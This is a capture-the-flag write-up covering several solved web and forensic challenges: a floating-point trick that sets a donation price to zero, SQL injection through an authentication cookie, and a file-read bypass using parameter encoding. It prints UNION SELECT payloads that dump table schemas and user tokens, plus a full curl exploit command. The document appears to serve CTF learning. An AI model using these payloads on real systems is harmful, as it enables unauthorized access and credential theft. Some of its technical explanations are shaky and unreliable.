3. **Open Developer Tools (F12) → Go to the "Network" tab.**
4. **Locate the donation request** under the "Fetch/XHR" section.
5. Click on the request, then go to the **"Headers" tab** to view the **Request URL**.
6. We found that the donation request was sent to: **http://103.150.116.127:23080/donate**



This URL is the **API endpoint** responsible for handling donations. Once identified, we proceeded with **manual testing** by sending different payloads to this endpoint.

Step 2: Understanding JavaScript's Number Behavior

- JavaScript has **two number types**:
    1. **Number (64-bit floating point IEEE 754)** → Most commonly used

2. **BigInt (arbitrary precision integers)** → Used for very large numbers

- The **maximum safe integer** for Number is 2^53 - 1 = 9,007,199,254,740,991.
- This means that any number **larger or much smaller** than this may be stored **imprecisely** or **interpreted incorrectly** by JavaScript.

Step 3: Finding a Bypass for the Price Calculation

We experimented with scientific notation values like:


- **1.0e-10** → Rp0 (but still rejected due to not meeting the "10 - 50" requirement)
- **10.0000000001e-10** → Rp0
- **10.00000000000001e-10** → Rp0
- **10.000000000000001e-10** → Rejected (too precise, likely exceeding system tolerance)

Why does 1.0e-10 work for price calculation?

- When used in a **mathematical operation** (like price calculation), JavaScript treats 1.0e-10 as **0.0000000001**, making the total price **Rp0**.
- However, when used in a **string-based validation check**, it still starts with "10", which tricks the system into **thinking it meets the donation requirement**.

But **1.0e-10 alone isn't enough!**

- The system **still rejects it because it doesn't meet the "10 - 50" requirement**.



- To bypass this, we **replicated this trick across multiple items**, each using **10.0000000001e-10**, to make the total seem like it's between 10 and 50 while keeping the price at **Rp0**.

Step 4: Crafting the Final Exploit

To meet the "10 - 50" requirement, we needed a cumulative quantity that appeared valid while ensuring the total price remained Rp0.

We donated six different items, each with "10.0000000001e-10" as the quantity.

Why did "10.0000000001e-10" work?

1. **String-Based Validation Trick**
    - The system likely checks whether the quantity is between 10 and 50 using string-based validation.
    - The value "10.0000000001e-10" starts with "10", which makes it appear valid to the system.
2. **Floating-Point Math Leads to Rp0 Price**
    - JavaScript stores numbers using IEEE 754 floating-point representation, which introduces precision issues for very small numbers.
    - "10.0000000001e-10" is mathematically equal to 0.00000000100000000001, which is still too small to contribute any actual value when multiplied by the item's price.
    - As a result, the total remains Rp0, avoiding any cost deduction.
3. **Bypassing the "Total Quantity Must Be 10-50" Check**
    - Using six items with "10.0000000001e-10" each makes the system recognize the quantity as valid since it sees "10" for each item.
    - However, in reality, the actual numerical sum remains extremely small, keeping the total price at Rp0.

Final Outcome

- The system accepted the donation because the string representation appeared valid.
- The total price remained Rp0 due to floating-point precision.
- The challenge was successfully completed.

Impact and Severity:

1. **Financial Exploitation:**
    - Attackers could use scientific notation exploits to make fake donations, draining a reward system without contributing money.

2. **Broken Business Logic:**
    - The system’s reliance on JavaScript’s floating-point handling allows unintended behavior.

- Users could receive free rewards indefinitely by scripting this exploit.

3. **Exploitation at Scale:**
    - A bot could automate thousands of fake donations, leading to large-scale abuse.

Severity Level: High

Explanation:

- **Financial Exploitation:** Attackers can manipulate transactions to drain the reward system without real contributions, causing financial loss.
- **Broken Business Logic:** Exploiting floating-point errors allows users to gain unlimited rewards, disrupting the system's integrity.
- **Exploitation at Scale:** Bots can automate thousands of fake donations, leading to large-scale abuse and significant revenue loss.

Nopasswd

Solved On: 07 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{eZsQLi_4s_usUaL__20334eff}**

Challenges overview:
The challenge involved bypassing authentication on a Django-based web application to retrieve a hidden flag. The goal was to identify vulnerabilities within the authentication mechanism and leverage them to gain unauthorized access.

Key Findings:
Upon exploring the challenge, it was observed that navigating to /flag resulted in a "Permission Denied" error. This indicated that accessing the flag required authentication or privilege escalation. Further inspection of the page source and headers revealed that the web application was built using Django and utilized an SQLite database.

A crucial hint provided stated:
"The database is SQLite."
This was significant as it determined the SQL syntax to be used for exploitation.

Vulnerability Analysis:
The challenge contained an SQL injection vulnerability within the authentication mechanism. Instead of the usual input-based SQL injection, the vulnerability existed in how authentication tokens were handled and stored in the database.

Key vulnerabilities identified:

- The authentication system stored user tokens in the database and validated them through an SQL query.
- The server-side logic executed SQL queries based on user-controlled input without proper sanitization.

- The cookie-based authentication mechanism was susceptible to SQL injection.

Hints provided by the challenge creator further confirmed the importance of testing authentication tokens:

"If you use Burp Suite, you would notice when you login and intercept, you forward twice, and there is a cookie, right? How about putting the payload there?"

Tools Used:

- Burp Suite – For intercepting requests and modifying authentication tokens.
- SQLite SQL Queries – For database enumeration and data extraction.
- Web Browser Developer Tools – To analyze network requests and source code.

Exploitation Step-by-step:

Step 1: Initial Analysis of the Web Application

- The first step was to visit the challenge website and analyze its behavior.
- Attempting to access /flag directly resulted in:

This indicated that the flag was **restricted** and required **authentication or privilege escalation**.

Hint Utilized:
"The database is SQLite." → This confirmed that the challenge used SQLite, which influenced the SQL syntax to be used for the injection

Step 2: Identifying the Authentication Mechanism

- Since this was a Django-based authentication challenge, I researched:
    - How Django processes authentication.
    - Common SQL injection vulnerabilities in Django applications.
    - How SQLite handles **table enumeration**.
- At this point, I realized that to **gain access**, I needed to locate a **SQL injection point** where arbitrary queries could be executed.

Step 3: Intercepting the Login Request

- I used **Burp Suite** to intercept login attempts and analyze how authentication was handled.
- I logged in with **test credentials** and forwarded the request twice.
- Observing the request in **Burp Suite's Repeater**, I noticed:
    - The **server issued a cookie-based authentication token**


Hint Utilized:
"If you use Burp Suite, you would notice when you login and intercept, you forward twice, and there is a cookie, right? How about putting the payload there?"

- This suggested that the **cookie itself was a potential SQL injection point**, rather than injecting SQL in the username field..


Step 4: Exploiting SQL Injection in the Cookie

- Since authentication relied on a cookie, I modified its value to test for **SQL Injection**.

- I injected the following payload:
  ' UNION SELECT NULL, NULL, name, NULL FROM sqlite_master WHERE type='table' –



- **Response:**



This confirmed that the **backend was executing raw SQL from the cookie value**, allowing retrieval of **database table names**.


Step 5: Enumerating Database Tables

- Now that **SQL Injection was confirmed**, I expanded the payload to list

' UNION SELECT NULL, NULL, GROUP_CONCAT(name), NULL FROM sqlite_master WHERE type='table' –


Hint Utilized:
"Nopasswd → partial payload → 'AND 1=0 XXXXXXXXXXXX --"

- This hinted that authentication was weak, and **this table** was key to bypassing it.



The **admin account's token included the flag** in the response.

- **Response:**



- The most important table here was:


  Nopass_login_account

  - This suggested it **contained authentication-related data**.


Step 6: Extracting the Table Schema

- To see what data was stored in nopass_login_account, I retrieved its column names:

' UNION SELECT NULL, NULL, GROUP_CONCAT(sql), NULL FROM sqlite_master WHERE name='nopass_login_account' --



Response:




- This confirmed that the table contained usernames, authentication tokens, and admin status.

Step 7: Extracting Authentication Tokens with Repeater Burpsuite

- Since a hint mentioned **"the token is saved in the database"**, I focused on retrieving **user authentication tokens**.
- I crafted a query to extract usernames, tokens, and admin statuses:

' UNION SELECT NULL, NULL, GROUP_CONCAT(username || ':' || token || ':' || is_admin), NULL FROM nopass_login_account –

Response:



Flag Revealed Screenshot Detail:

Impact and Severity:
Had this vulnerability existed in a real-world application, it could have led to severe consequences, including:

- Unauthorized Access – Attackers could bypass authentication and gain administrative privileges.
- Data Theft – Sensitive user information such as authentication tokens and credentials could be stolen.
- Complete Database Compromise – Since SQL injection allowed arbitrary queries, an attacker could extract all stored data.
- Service Disruption – Malicious users could modify or delete database records, affecting system functionality.

Severity Level: Critical

- **Unauthorized Access:** Attackers can bypass authentication and gain admin control, leading to full system compromise.

- **Data Theft:** Sensitive user credentials and tokens can be stolen, leading to identity theft and further breaches.
- **Complete Database Compromise:** SQL injection allows attackers to extract, modify, or delete all stored data.
- **Service Disruption:** Malicious queries can corrupt or wipe out database records, making the system unusable.

Reader-reader

Solved On: 07 March 2025
Solved by: Ahmad Akbar Sidiq. N and Alghazali Winet Abdurrahman
Flag Retrieved:
pu-flag{D1d-you-try-buff3r-0v3rflow-Or-cont3nt-l3ngth-56r6c4tyV17}

Challenges overview:

This challenge required exploiting a web application that retrieves files based on a user-supplied parameter (fname). The goal was to manipulate the request in such a way that the server would read /flag.txt instead of the expected flag.txt.

Additionally, the challenge hinted at:

1. Encoding tricks – suggesting that the parameter key (fname) should be encoded, not just the value.
2. Content-Length manipulation – implying that an incorrect request length could lead to misinterpretation by the server.
3. Using curl -X – indicating the importance of explicitly setting the HTTP method (POST).

Key Findings:

1. curl -X ensures that the request is properly sent as a POST request, which is required for exploitation.
2. The challenge required sending a POST request with a file name parameter (fname), and the server expected to retrieve the file based on that input.
3. There was a need to bypass input validation that prevented direct access to /flag.txt.
4. The challenge hinted that encoding was crucial—not the value itself but the parameter key (fname).
5. The Content-Length header played a key role, meaning the request needed to be crafted carefully to match the expected payload length.
6. The server likely had directory restrictions, preventing direct access to /flag.txt, requiring path confusion techniques.

Vulnerability Analysis:

1. 1File Path Manipulation (LFI-like behavior)
2. The application retrieves files based on user input (fname).
3. Directly requesting /flag.txt may be blocked, but encoding techniques can trick the server into processing it.
4. HTTP Header Manipulation (Content-Length Exploitation)
5. The server expects a specific request body length, meaning mismatched Content-Length values might cause unexpected behavior.
6. If the Content-Length is incorrect, the server may ignore or misinterpret part of the request, potentially allowing bypasses.
7. Parameter Name Encoding
8. The hint suggested that encoding the parameter key (fname) was critical.
9. Instead of modifying just the value, encoding the parameter name itself (%25fname instead of fname) forced the server to process it differently.

Tools Used:

- cURL: To manually craft and send the HTTP request.
- URL Encoding: %25 encoding trick for parameter manipulation.

Exploitation Step-by-step:

Step 1: Understanding the Required Request Structure

The challenge requires a POST request with the file name (fname) to fetch a file. The default assumption is that the server restricts access to /flag.txt.

A typical request format:

POST / HTTP/1.1
Host: 103.150.116.127:51080
Content-Length: X
fname=flag.txt

But this would not work for /flag.txt, so we needed **an encoding trick**.

Why curl -X POST?

By default, curl sends a GET request unless specified otherwise.

- -X POST ensures that **the request is explicitly sent as a POST request**, which is required by the challenge.
- If we **omit -X POST**, curl might **default to GET**, which **does not send the required payload (fname)**.
- Many web servers **treat GET and POST differently**, so using -X POST was crucial for making sure the payload was processed.

Step 2: Using Encoding Tricks

- Normally, fname=/flag.txt would be blocked.
- However, encoding the **parameter key** (fname) using **percent encoding (%25)** was hinted as the solution.
- %25 is **URL encoding for %**, meaning %25fname is interpreted as fname **only after decoding once**.

Step 3: Calculating Content-Length

- The correct payload being sent was:

%25fname=/fl%61g.txt

- %25 = Encoded %, making the server interpret %25fname as fname.
- %61 = Encoded a, so /fl%61g.txt becomes /flag.txt.

The total length of "%25fname=/fl%61g.txt" is **17 bytes.**

Why Content-Length: 17?

- The Content-Length header tells the server how many bytes are in the request body.

- If the length is wrong, the server might ignore part of the request, truncate it, or throw an error.
- By precisely matching the length (17), we ensured the server correctly parsed our payload.

Step 4: Sending the Exploit

The final cURL command was:

curl -X POST "http://103.150.116.127:51080/" -H "Content-Length: 17" -d "%25fname=/fl%61g.txt"

- **X POST:** Specifies a POST request.
- **H "Content-Length: 17":** Ensures the request body is parsed correctly.
- **d "%25fname=/fl%61g.txt":** Uses encoding tricks to force the server to interpret /flag.txt correctly.

Impact and Severity:

Impact:

- This vulnerability could allow unauthorized access to sensitive files, leading to information disclosure.
- In a real-world scenario, attackers could access /etc/passwd or other critical system files.

Severity: High

- **Confidentiality breach** – An attacker can access restricted resources.
- **Security control bypass** – The server's request-handling mechanism is flawed.

Forensic

Color-theory

Solved On: 3rd March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{1nt3r35t1ng-c0l0r-y3s}**

Challenges overview:
This challenge involves decoding hidden data encoded through color values in an image. The main objective is to extract hexadecimal color values, convert them into ASCII characters, and finally decode a Base64 string to reveal the flag.

Key Findings:

1. The image consists of colored blocks arranged in a specific order.
2. Each block represents a hexadecimal color code that, when arranged sequentially, forms an encoded message.
3. The message is encoded in a way that requires multiple decoding steps:
    - Extracting hex values
    - Converting hex to ASCII
    - Decoding Base64

Forensic Analysis:

- Obfuscation through color encoding: The challenge hides information within visual elements rather than using direct text encoding.
- Encoding Layering: The message is hidden through multiple encoding layers (Hex → ASCII → Base64), mimicking real-world obfuscation techniques.
- Data Extraction Complexity: The challenge tests pattern recognition, encoding knowledge, and logical deduction.

Tools Used:

1. Color Picker Tool (to extract hex values from the image)
2. ASCII Table (to convert hex values into readable characters)
3. Base64 Decoder (to decode the final message)

Solving Step-by-step:

Step 1: Extract Hex Values from the Image

The first step was to extract colors in the order they appear from **LEFT TO RIGHT.** Using a **color picker tool**, the following hexadecimal values were identified:

#997285

#116901

#091201

#049051

#115120

#981108

#112299

#106774

#910068

#701179

#012149

